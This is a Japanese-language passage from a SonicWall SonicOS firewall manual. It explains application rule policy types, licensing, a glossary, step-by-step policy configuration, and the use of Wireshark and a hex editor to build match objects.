FTPクライアント	FTP 制御チャンネルで転送されるすべての FTP コマンド	すべて/すべて	FTP 制御 /FTP 制御	FTP コマンド、FTP コマンド+値、個別オブジェクト	リセット/破棄、DPIをバイパス、パケット監視、動作なし	クライアント側
FTPクライアントファイルアップロード要求	FTP でファイルをアップロードしようとする試み (STOR コマンド)	すべて/すべて	FTP 制御 /FTP 制御	ファイル名、ファイル拡張子	リセット/破棄、DPIをバイパス、パケット監視、動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	クライアント側
FTPクライアントファイルダウンロード要求	FTP でファイルをダウンロードしようとする試み (RETR コマンド)	すべて/すべて	FTP 制御 /FTP 制御	ファイル名、ファイル拡張子	リセット/破棄、DPIをバイパス、パケット監視、動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	クライアント側
FTPデータ転送ポリシー	FTP データチャンネルで転送されるデータ	すべて/すべて	すべて/すべて	ファイル内容オブジェクト	リセット/破棄、DPIをバイパス、パケット監視、動作なし	両方

ポリシー種別	説明	有効な送信元サービス/既定	有効な送信先サービス/既定	有効な一致オブジェクト種別	有効な動作種別	接続側
HTTPクライアント	ウェブブラウザまたはクライアント上で発生するすべての HTTP 要求に適用されるポリシー	すべて/すべて	すべて/HTTP (設定可能)	HTTP ホスト、HTTP Cookie、HTTP リファラ、HTTP Request 個別ヘッダー、HTTP URI コンテンツ、HTTP ユーザ エージェント、ウェブブラウザ、ファイル名、ファイル拡張子個別オブジェクト	リセット/破棄、DPI をバイパス、パケット監視 ¹ 動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	クライアント側
HTTPサーバ	HTTP サーバから発信される応答	すべて/HTTP (設定可能)	すべて/すべて	ActiveX クラス ID、HTTP Set Cookie、HTTP Response、ファイル内容オブジェクト、個別ヘッダー、個別オブジェクト	リセット/破棄、DPI をバイパス、パケット監視、動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	サーバ側
IPSコンテンツ	任意のアプリケーション層プロトコルの動的な侵入防御関連オブジェクトを使用するポリシー	該当なし	該当なし	IPSシグネチャ種別リスト、IPSシグネチャリスト	リセット/破棄、DPI をバイパス、パケット監視、動作なし、帯域幅管理グローバル*、WAN 帯域幅管理 *	該当なし
POP3クライアント	POP3 クライアントによって生成されたトラフィックを検査するポリシー、通常は POP3 サーバ管理者にとって有用	すべて/すべて	POP3 (電子メールの取得)/POP3 (電子メールの取得)	個別オブジェクト	リセット/破棄、DPI をバイパス、パケット監視、動作なし	クライアント側

ポリシー種別	説明	有効な送信元サービス/既定	有効な送信先サービス/既定	有効な一致オブジェクト種別	有効な動作種別	接続側
POP3 サーバ	POP3 サーバからPOP3 クライアントにダウンロードされた電子メールを検査するポリシー、電子メールフィルタに使用	POP3 (電子メールの取得)/POP3 (電子メールの取得)	すべて/すべて	電子メール本文、電子メール CC、電子メール送信元、電子メール送信先、電子メール件名、ファイル拡張子、MIME ヘッダー	リセット/破棄、電子メール添付ファイルは無効化 - テキストの追加、DPIをバイパス、動作なし	サーバ側
SMTP クライアント	クライアント上で発生するSMTPトラフィックに適されるポリシー	すべて/すべて	SMTP (電子メールの送信)/SMTP (電子メールの送信)	電子メール本文、電子メール CC、電子メール送信元、電子メール送信先、電子メール サイズ、電子メール件名、個別オブジェクト、ファイル内容、ファイル名、ファイル拡張子、MIME 個別ヘッダー	リセット/破棄、応答を返さずに SMTP 電子メールを遮断、DPIをバイパス、パケット監視、動作なし	クライアント側

¹ パケット監視動作は、ファイル名またはファイル拡張子個別オブジェクトに対してサポートされていません。

アプリケーションルールとアプリケーション制御のライセンス

アプリケーションの視覚化および制御には、次の 2 つのコンポーネントがあります。

- **可視化**コンポーネントは、「装置の健全性」ページでのアプリケーショントラフィックの識別およびレポート機能を提供します。
- **制御**コンポーネントは、ネットワークで処理されるアプリケーショントラフィックのログ記録、遮断、帯域幅管理を行うためのアプリケーションルールおよびアプリケーション制御ポリシーの作成および実行を可能にします。

また、アプリケーション可視化とアプリケーション制御は、SonicWall ゲートウェイ アンチウイルス (GAV)、アンチスパイウェア、侵入防御サービス (IPS) を含むその他のセキュリティサービスと合わせたバンドル形式でライセンスされます。

① **補足:** MySonicWall での登録時や、登録済み SonicOS 機器への SonicWall のロード時には、サポートされている SonicWall 装置でアプリケーション可視化とアプリケーション制御の 30 日間トライアルライセンスが自動的に開始され、アプリケーション シグネチャが装置にダウンロードされます。

30 日間無料トライアルは、バンドルされている他のサービスでも使用できますが、アプリケーション可視化やアプリケーション制御の場合のように自動的に有効になることはありません。追加の無料トライアルは、SonicOS の個別のセキュリティサービス ページまたは MySonicWall で開始できます。

「デバイス | AppFlow > フロー報告」ページ (『SonicOS ログとレポート』技術マニュアルの「フロー報告の統計の管理」セクションを参照) でリアルタイム データの収集を手動で有効にすると、「ライブ監視」ページでリアルタイムのアプリケーショントラフィックを見ながら、ファイアウォールのアプリケーション シグネチャ データベースにある識別/分類されたフローに対する別の「監視」ページでアプリケーションの活動を確認することができます。

アプリケーション制御の使用を開始するには、この機能を「ポリシー | ルールとポリシー > アプリケーション制御」ページの「アプリケーション制御のグローバル設定」ビューで有効にする必要があります。

状況 / 設定		シグネチャ	
ソーンごとにアプリケーション制御を有効にするには次に移動します: オブジェクト > ゾーン ページ			
状況			
アプリケーション シグネチャ データベース	ダウンロード済		
アプリケーション シグネチャ データベース タイムスタンプ	UTC 12/01/2020 17:10:54.000		
最終確認	12/02/2020 16:39:46.576		
アプリケーション シグネチャ データベースの失効日	08/23/2026		
グローバル設定			
アプリケーション制御を有効にする	<input type="checkbox"/>		
すべてのアプリケーションでログを有効にする	<input type="checkbox"/>		
ファイル名のログを有効にする	<input type="checkbox"/>		
グローバル ログ冗長フィルタ間隔	<input type="text" value="60"/>	秒	?
<input type="button" value="設定の構成"/>		<input type="button" value="リセット"/>	
<input type="button" value="キャンセル"/>		<input type="button" value="送信"/>	

「アプリケーション ルール」と「アプリケーション制御」で作成したポリシーの使用を開始するには、「ポリシー | ルールとポリシー > アプリケーション制御 | アプリケーション制御のグローバル設定」ページで「アプリケーション制御を有効にする」を選択します。

① **補足:** 「ポリシー | ルールとポリシー > アプリケーション制御 | アプリケーション制御のグローバル設定」ページの「アプリケーション制御を有効にする」チェックボックスをオンにすると、精密パケット検査 (DPI) を通過したすべてのトラフィックで **Connection Closed (接続クローズ) Syslog** メッセージに **dpi=1** の Syslog タグが表示されるようになります。DPI を通過しなかったトラフィックでは、**Connection Closed (接続クローズ) Syslog** メッセージで **dpi=0** と表示されます。Syslog タグ フィールド説明のインデックスの詳細と、SPI タグを説明する Syslog の例については、『SonicOS ログ イベント管理ガイド』を参照してください。

30 日間トライアルを開始する (登録時) か、セキュリティ サービス ライセンス バンドルを購入すると、SonicWall ライセンス サーバによってアプリケーション可視化とアプリケーション制御のライセンス キーがファイアウォールに提供されます。

ライセンスは、www.mysonicwall.com の「ゲートウェイ サービス」の下にある「サービス管理」ページで入手できます。

セキュリティ サービス ライセンス バンドルには、次の購読サービスのライセンスが含まれます。

- アプリケーション可視化
- アプリケーション制御
- ゲートウェイ アンチウイルス
- ゲートウェイ アンチスパイウェア
- 侵入防御サービス

アプリケーション シグネチャの更新と他のセキュリティ サービスのシグネチャの更新は、これらのサービスのライセンスされている限り、定期的にファイアウォールにダウンロードされます。

① **補足:** SonicOS 管理インターフェースでアプリケーション制御を無効にしている場合は、その機能を再び有効にするまでアプリケーション シグネチャの更新が中断されます。

2 つのファイアウォール間で高可用性が設定されていると、それらの装置はセキュリティ サービス ライセンスを共有できます。この機能を使用するには、MySonicWall でファイアウォールを関連付けられた製品として登録する必要があります。どちらの装置も同じ SonicWall ネットワーク セキュリティ装置モデルでなければなりません。

高可用性ペアでは、MySonicWall で初めて装置を登録する場合も、プライマリ装置とセカンダリ装置の双方を SonicOS 管理インターフェースから個別に登録して、各装置のそれぞれの管理 IP アドレスにログインする必要があります。これにより、セカンダリ装置はファイアウォール ライセンス サーバと同期され、関連付けられているプライマリ装置とライセンスを共有できるようになります。インターネットへのアクセスが制限されている場合は、共有するライセンスを手動で両方の装置に適用できます。

用語

アプリケーション層: 7 層 OSI モデルの 7 番目のレベル。AIM、DNS、FTP、HTTP、IMAP、MSN Messenger、POP3、SMTP、SNMP、Telnet、および Yahoo Messenger はアプリケーション層プロトコルの例です。

帯域幅管理: ネットワークの渋滞およびネットワークのパフォーマンス劣化を回避するために、ネットワークリンク上のトラフィックを計測して制御する処理です。

クライアント: 通常、クライアント/サーバ手法におけるクライアントは、パーソナル コンピュータまたはワークステーション上で実行され、サーバを利用して一部の処理を実行するアプリケーションです。

デジタル権利管理: デジタル データへのアクセスとその利用を制御するために出版社や著作権保有者によって使用される技術。

FTP: ファイル転送プロトコル。インターネット上でファイルを交換するためのプロトコル。

ゲートウェイ: ネットワークへの入り口として動作するコンピュータ。ファイアウォールやプロキシ サーバとして使用されることもよくあります。

きめ細かい制御: システムの個別のコンポーネントを制御できること。

16 進: 基数を 16 とする記数法。

HTTP: Hyper Text Transfer Protocol。World Wide Web によって使用される基底のプロトコル。

HTTP リダイレクト: 1 つのウェブ ページを多くの URL で利用できるようにするウェブ上の手法。URL リダイレクトとも呼ばれます。

IPS: 侵入防御サービス

MIME: Multipurpose Internet Mail Extensions。グラフィック、オーディオ、ビデオなどの非 ASCII メッセージをインターネット上で転送できるように形式化するための仕様。

POP3: Post Office Protocol。メール サーバから電子メールを取得するために使用されるプロトコル。SMTP と一緒に使用することもできます。

プロキシ: クライアントが他のネットワーク サービスに間接的にネットワーク接続できるようにするネットワーク サービスを実行するコンピュータ。

SMTP: Simple Mail Transfer Protocol。サーバ間で電子メール メッセージを送信するために使用されるプロトコル。

UDP: User Datagram Protocol。IP ネットワーク上で実行されるコネクションレス プロトコル。

ルールとポリシー > アプリケーション ルール

Q 検索	すべての種別	すべての動作	▲	+ ルールの追加	🗑️ ルールの削除	🗑️ ルールをすべて削除	🔄 再表示	⚙️ 設定			
<input type="checkbox"/>	名前	ポリシー種別	一致オブジェクト	動作オブジェクト	送信元	送信先	サービス元	サービス先	方向	コメント	有効
データなし											

アプリケーション ルール ポリシーを使用するには、その前にアプリケーション制御を有効にする必要がありますが、その機能を有効にしないでポリシーを作成することはできません。アプリケーション制御はグローバル設定で有効になっており、制御する各ネットワークゾーンでも有効にする必要があります。

① **補足:** リストされているアクセス ルールのいずれかで、「ポリシー | ルールとポリシー > アクセス ルール」ページの「有効」チェックボックスをオンにすると、精密パケット検査を通過したすべてのトラフィックの **Connection Closed (接続クローズ) Syslog** メッセージで **dpi=1** の Syslog タグが表示されるようになります。DPI を通過しなかったトラフィックでは、**Connection Closed (接続クローズ) Syslog** メッセージで **dpi=0** と表示されます。Syslog タグフィールド説明のインデックスの詳細と、SPI タグを説明する Syslog の例については、『[SonicOS ログ イベント管理ガイド](#)』を参照してください。

アプリケーション制御ポリシーを設定するには、アプリケーション ルール ウィザードを使用するか、「ポリシー | ルールとポリシー > アプリケーション ルール」ページを手動で設定します。ウィザードを使用すると、安全に設定を行うことができ、ネットワークトラフィックを不必要に遮断するようなエラーを防ぐことができます。手動による設定では、個別の動作またはポリシーが必要な状況により柔軟に対応できます。

アプリケーション ルール ポリシーには、一致オブジェクト(またはアプリケーション リストオブジェクト)とアクションオブジェクトが必要です。「オブジェクト | 一致オブジェクト > 一致オブジェクト」ページで一致オブジェクトを設定できます。また、「オブジェクト | 一致オブジェクト > 一致オブジェクト」ページでアプリケーション リストオブジェクトを設定します。アプリケーション リストオブジェクトを作成するときは、「ポリシー | ルールとポリシー > アプリケーション制御」ページに表示されているのと同じアプリケーション種別、シグネチャ、または特定のアプリケーションから選択します。動作オブジェクトは「オブジェクト | 動作オブジェクト」ページで作成されます。

これに対し、アプリケーション制御のグローバル遮断またはログ設定は「ポリシー | ルールとポリシー > アプリケーション制御」ページで設定できます。一致オブジェクトまたは動作オブジェクトは必要ありません。

アプリケーション ルール ポリシーとそれに使用されるオブジェクトの設定については、次のトピックを参照してください。

- [アプリケーション ルール ポリシーの設定](#)
- [アプリケーション ルール ウィザードを使用する](#)
- [アプリケーション ルール設定の確認](#)
- [アプリケーション ルールの使用例](#)

アプリケーション ルール ポリシーの設定

必要な一致オブジェクトと動作オブジェクトを作成すると、これらのオブジェクトを使用するポリシーを作成できるようになります。


アプリケーション制御ウィザードを使ったポリシーの作成については、「[アプリケーション ルール ウィザードを使用する](#)」を参照してください。

ポリシーおよびポリシー種別については、「[アプリケーション ルール ポリシーの作成について](#)」を参照してください。

- ① **補足:**「ポリシー | ルールとポリシー > アプリケーション制御」ページで設定されたポリシーは、「ポリシー | ルールとポリシー > アプリケーション ルール」ページで設定されたポリシーよりも優先されます。

アプリケーション ルール ポリシーを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アプリケーション ルール」ページに移動します。



2. ページの上部にある「+ ルールの追加」をクリックします。「アプリケーション ルールの追加」ダイアログが表示されます。

アプリケーション ルールの追加

<p>ポリシー名 <input type="text"/></p> <p>ポリシー種別 アプリケーション制御... ①</p> <p>送信元アドレス すべて</p> <p>送信先アドレス すべて</p> <p>送信元サービス すべて</p> <p>送信先サービス すべて</p> <p>除外アドレス なし</p> <p>包含される一致オブジェクト なし</p> <p>除外される一致オブジェクト なし</p> <p>動作オブジェクト リセット/破棄</p>	<p>包含されるユーザグループ すべて</p> <p>除外されるユーザグループ なし</p> <p>スケジュール 常に有効</p> <p>フロー報告を有効にする <input type="checkbox"/></p> <p>ログを有効にする <input checked="" type="checkbox"/></p> <p>個々のオブジェクト内容をログする <input type="checkbox"/></p> <p>アプリケーション制御メッセージ形式を使用してログする <input checked="" type="checkbox"/></p> <p>ログ冗長フィルタ (秒) <input checked="" type="checkbox"/></p> <p>グローバル設定を使用する true</p> <p>ゾーン すべて</p>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

3. 「ポリシー名」フィールドに、わかりやすい名前を入力します。
4. ドロップダウン メニューから「ポリシー種別」を選択します。ここでの選択によって、ダイアログに表示されるオプションが変わります。使用可能なポリシー種別については、「[アプリケーション ルール ポリシーの作成について](#)」を参照してください。
5. 送信元および送信先のアドレス グループまたはアドレス オブジェクトを「アドレス」ドロップダウン メニューから選択します。「IPS コンテンツ」、「アプリケーション制御コンテンツ」、または「CFS」のポリシー種別では、単一の「アドレス」フィールドのみを使用できます。
6. 「サービス」ドロップダウン メニューから送信元または送信先サービスを選択します。ポリシー種別によってはサービスを選択できない場合があります。
7. 「除外アドレス」で、ドロップダウン メニューからアドレス グループまたはアドレス オブジェクトを必要に応じて選択します。このアドレスは、ポリシーの影響を受けません。
8. 「一致オブジェクト」で、ポリシー種別に当てはまる定義済みの一致オブジェクトを含むドロップダウン メニューから一致オブジェクトを選択します。ポリシー種別が「HTTP クライアント」の場合、必要に応じて「除外一致オブジェクト」を選択できます。

除外一致オブジェクトを使用すると、ポリシーのサブドメインを区別できます。例えば、news.yahoo.com は許可するが、その他すべての yahoo.com サイトは遮断したい場合は、yahoo.com と news.yahoo.com の両方に対して一致オブジェクトを作成します。さらに、一致オブジェクト yahoo.com を遮断するポリシーを作成し、「除外一致オブジェクト」を news.yahoo.com に設定します。

- ① **補足:** 一致オブジェクト種別が「個別オブジェクト」に設定されている場合、「除外一致オブジェクト」は有効になりません。個別オブジェクトは除外一致オブジェクトとして選択できません。

9. 「動作オブジェクト」で、ポリシー種別に当てはまる動作を含むドロップダウン メニューから動作を選択します。使用可能なオブジェクトには、定義済みのアクションと、適用可能なユーザ定義のアクションが含まれ

ます。既定値は、いずれのポリシー種別も「リセット/破棄」です。

① | ヒント: ログのみのポリシーの場合は、「動作なし」を選択します。

10. 「ユーザ/グループ」で、「包含」と「除外」の両方についてドロップダウンメニューから選択を行います。「除外」で選択されたユーザまたはグループは、ポリシーの影響を受けません。
11. ポリシー種別が「SMTP クライアント」の場合は、「包含」と「除外」の両方について「メール送信者」と「メール受信者」のドロップダウンメニューから選択を行います。「除外」で選択されたユーザまたはグループは、ポリシーの影響を受けません。
12. 「スケジュール」で、ポリシーを有効にするさまざまなスケジュールを含むドロップダウンメニューから選択を行います。
既定である「常に有効」以外のスケジュールを指定すると、スケジュールで設定された時間帯にのみルールが有効になります。例えば、業務に関係のないサイトへのアクセスを遮断するポリシーに対して「勤務時間」を指定すると、業務時間外にそうしたサイトへのアクセスを許可することができます。
13. 一致が見つかったときにログ エントリを作成するポリシーにする場合は、「ログを有効にする」を選択します。
14. ログに詳細な情報を記録するには、「個々のオブジェクト内容をログする」を選択します。
15. ポリシー種別が「IPS コンテンツ」の場合は、「IPS メッセージ形式を使用してログする」を選択します。これで、ログ エントリ内の種別は“アプリケーション制御”ではなく“侵入防御”と表示され、ログ メッセージ内では“アプリケーション制御の警告”ではなく“IPS 検知警告”のような接頭辞が使われるようになります。これは、ログ フィルタを使用して IPS に関する警告を検索する場合に便利です。
16. ポリシー種別が「アプリケーション制御コンテンツ」の場合は、ログ エントリ内の種別を“アプリケーション制御”と表示し、ログ メッセージ内で“アプリケーション制御検知警告”のような接頭辞を使用するために、「アプリケーション制御メッセージ形式を使用してログする」を選択します。これは、ログ フィルタを使用してアプリケーション制御に関する警告を検索する場合に便利です。
17. 「ログ冗長フィルタ」で、「グローバル設定」を選択して「ポリシー | ルールとポリシー > アプリケーション制御」ページで設定されたグローバル値を使用するか、このポリシーの各ログエントリどうしの間隔を秒数で入力します。グローバル設定よりも優先されるローカル設定の対象となるのはこのポリシーのみです。他のポリシーは影響を受けません。
18. 「接続側」で、ドロップダウンメニューから目的の接続側を選択します。利用できる選択肢はポリシー種別に依存し、含まれる可能性があるのは「クライアント側」、「サーバ側」、または「両方」であり、これらはトラブルシュークがどちら側で発生したかを表します。ポリシー種別が「IPS コンテンツ」または「アプリケーション制御コンテンツ」の場合、この設定オプションはありません。
19. 「方向」で、「基本」または「詳細」のどちらかを選択し、ドロップダウンメニューから方向を選択します。「基本」の場合は、「受信」、「送信」、または「両方」を選択できます。「詳細」の場合は、ゾーン間の方向（例えば LAN から WAN）を選択できます。ポリシー種別が「IPS コンテンツ」または「アプリケーション制御コンテンツ」の場合、この設定オプションはありません。
20. ポリシー種別が「IPS コンテンツ」または「アプリケーション制御コンテンツ」の場合は、「ゾーン」ドロップダウンメニューからゾーンを選択します。ポリシーはこのゾーンに適用されます。
21. 「OK」をクリックします。

アプリケーション ルール ウィザードを使用する

アプリケーション ルール ウィザードを使用すると、多くの一般的な使用事例に対する安全な設定を行うことができます。ただし、すべての状況に対応できるわけではありません。ウィザードを使用していて必要なオプションが見つからない場合は、いつでも「キャンセル」を選択し、手動による設定に切り替えることができます。手動による設定では、一致オブジェクト、動作、電子メール ユーザ オブジェクト（必要な場合）、およびこれらを参照するポリシーなど、すべてのコンポーネントを設定する必要があります。情報の参照先:

- アプリケーション ルール ガイド (ウィザード) については、『SonicOS クイック設定』技術ドキュメントの「アプリケーション ルール ガイド (ウィザード) の使用」を参照してください。
- 手動のポリシー作成手順については、「[アプリケーション ルール ポリシーの設定](#)」を参照してください。

アプリケーション ルール設定の確認

ポリシー設定を確認するには、ポリシーに一致するトラフィックを送信します。Wireshark™ などのネットワークプロトコル アナライザを使用すると、パケットを表示できます。Wireshark の使用方法については、「[Wireshark](#)」を参照してください。

包含されるユーザとグループおよび除外されるユーザとグループの両方についてテストしてください。さらに、設定したスケジュールに従ってテストを実行して、ポリシーが意図されたとおりに動作することを確認します。SonicOS 管理インターフェースの「[監視 | ログ > システム ログ](#)」ページでログ エントリを確認します。

「[ポリシー | ルールとポリシー > アプリケーション ルール](#)」ページで各ポリシーをマウスでポイントすると、ツールチップを表示できます。ツール チップには、そのポリシーの一致オブジェクトと動作の詳細が表示されます。また、ページ下部には、定義されたルールの数が表示されます。

便利なツール

ここでは、アプリケーション ルールを最大限に利用するための 2 つのソフトウェア ツールについて説明します。次のツールについて説明します。

- Wireshark
- 16 進エディタ



Wireshark

Wireshark は、アプリケーションからネットワーク上に送出されるパケットを監視するネットワークプロトコル アナライザです。パケットをチェックすることで、アプリケーションの一意な識別子を調べることができます。この情報を基に、アプリケーション ルール ポリシーで使用する一致オブジェクトを作成します。

Wireshark は、<http://www.wireshark.org> から無料で入手できます。


次に示すパケット監視手順で、ウェブ ブラウザの一意な識別子またはシングネチャを調べる手順を示します。

1. Wireshark で、「[Capture > Interfaces](#)」をクリックして、ローカル ネットワーク インターフェースを表示します。
2. 「[Capture Interfaces](#)」ダイアログ ボックスで、「[Capture](#)」を選択してメイン ネットワーク インターフェース上でのキャプチャを開始します。




キャプチャを開始したらブラウザを起動し、その後、キャプチャを停止します。この例では、Firefox を起動しています。

- 上部ペインのキャプチャされた出力の中で HTTP GET コマンドを見つけてクリックして、そのソースを中央ペインに表示します。ソースコード内で、`User-Agent` で始まる行を見つけます。



- 右側にスクロールしてブラウザの一意的識別子を調べます。この例では、Firefox/1.5.0.7です。



- 「一致オブジェクトの設定」ウィンドウの「内容」テキストフィールドに識別子を入力します。
- 「OK」を選択して、ポリシーで使用可能な一致オブジェクトを作成します。

16 進エディタ

16 進エディタを使用すると、ファイルまたはグラフィック イメージを 16 進形式で表示できます。16 進エディタの 1 つに、Christian Maas 氏によって開発された **XVI32** があります。この 16 進エディタは、次の URL から無料で入手できます。


<http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>

例えば、機密扱いの社内向け文書のすべてに特定のグラフィックが含まれている場合は、16 進エディタを使用してグラフィックに固有の識別子を取得し、その固有の 16 進文字列を使用して一致オブジェクトを作成します。ポリシー内でこの一致オブジェクトを参照することで、このグラフィックにコンテンツが一致するファイルの転送を遮断できます。

SonicWall のグラフィックを例に使用してグラフィックの一致オブジェクトを作成するには、以下の手順に従います。



1. XVI32 を起動し、「File > Open」をクリックしてグラフィック イメージ GIF ファイルを開きます。



2. 左ペインで、「Edit > Block <n> chars...」を選択します。次に、「decimal」オプションを選択し、表示されるスペースに「50」と入力して、最初の 50 個の 16 進文字ブロックをマークします。これにより、ファイルの最初の 50 文字がマークされます。個別一致オブジェクトで使用する一意の拇印を生成するには、これで十分です。

